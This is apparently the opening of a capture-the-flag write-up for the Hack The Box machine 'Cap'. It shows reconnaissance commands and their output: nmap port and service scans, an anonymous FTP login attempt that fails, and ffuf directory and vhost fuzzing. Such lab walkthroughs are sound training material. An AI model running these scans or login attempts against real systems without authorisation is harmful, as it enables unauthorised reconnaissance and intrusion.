
Cap

By Praveen Kumar Sharma

IP of the machine is : 10.10.10.245
Lets try pinging it :




```
┌──(pks㉿Kali)-[~/HacktheBox/Cap]
└─$ ping 10.10.10.245 -c 5
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=4022 ms
64 bytes from 10.10.10.245: icmp_seq=2 ttl=63 time=3116 ms
64 bytes from 10.10.10.245: icmp_seq=3 ttl=63 time=2092 ms
64 bytes from 10.10.10.245: icmp_seq=4 ttl=63 time=1068 ms
64 bytes from 10.10.10.245: icmp_seq=5 ttl=63 time=182 ms

--- 10.10.10.245 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4051ms
rtt min/avg/max/mdev = 181.506/2096.002/4021.583/1376.211 ms, pipe 4
```

Now lets try some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.10.245 -o allPortScan.txt
```



```
┌──(pks㉿Kali)-[~/HacktheBox/Cap]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.10.245 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 22:02 IST
Warning: 10.10.10.245 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.245
Host is up (0.068s latency).
Not shown: 63947 filtered tcp ports (no-response), 1585 closed tcp ports (co
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 19.72 seconds
```


Open ports

PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http

Alright lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 21,22,80 10.10.10.245 -o aggressiveScan.txt
```




```
┌──(pks㉿Kali)-[~/HacktheBox/Cap]
└─$ nmap -sC -sV -A -T5 -Pn -n -p 21,22,80 10.10.10.245 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 22:23 IST
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 22:24 (0:00:00 remaining)
Nmap scan report for 10.10.10.245
Host is up (0.83s latency).

PORT   STATE    SERVICE VERSION
21/tcp open     ftp     vsftpd 3.0.3
22/tcp open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp filtered http
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 56.62 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp filtered http
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

It doesn't show the domain but lets just add cap.htb in /etc/hosts




```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb       www.permx.htb   lms.permx.htb
192.168.110.76  symfonos.local
10.10.59.4      creative.thm    beta.creative.thm
10.10.11.20     editorial.htb
192.168.110.101 breakout
10.10.161.74    bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb       admin.usage.htb
10.10.11.11     board.htb       crm.board.htb
10.10.10.245    cap.htb
~
```

Lets try to exploit that ftp with anonymous login


FTP Anonymous Login

```
ftp 10.10.10.245
```



```
┌──(pks㉿Kali)-[~/HacktheBox/Cap]
└─$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:pks): 
```

Lets try the anonymous login




```
┌──(pks㉿Kali)-[~/HacktheBox/Cap]
└─$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:pks): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> quit
221 Goodbye.
```

Didnt work lets move to directory fuzzing next

Directory and Vhost Fuzzing

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://cap.htb/FUZZ -t 200
```




```
┌──(pks㉿Kali)-[~/HacktheBox/Cap]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://cap.htb/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cap.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 19386, Words: 8716, Lines: 389, Duration: 138ms]
data                    [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 159ms]
ip                      [Status: 200, Size: 17446, Words: 7275, Lines: 355, Duration: 138ms]
netstat                 [Status: 200, Size: 55234, Words: 26316, Lines: 652, Duration: 3753ms]
:: Progress: [4614/4614] :: Job [1/1] :: 102 req/sec :: Duration: [0:00:55] :: Errors: 0 ::
```

Directories

data [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 159ms]
ip [Status: 200, Size: 17446, Words: 7275, Lines: 355, Duration: 138ms]
netstat [Status: 200, Size: 55234, Words: 26316, Lines: 652, Duration: 3753ms]

lets try Vhost fuzzing

```
ffuf -c -u http://cap.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.cap.htb' -fw 6243
```



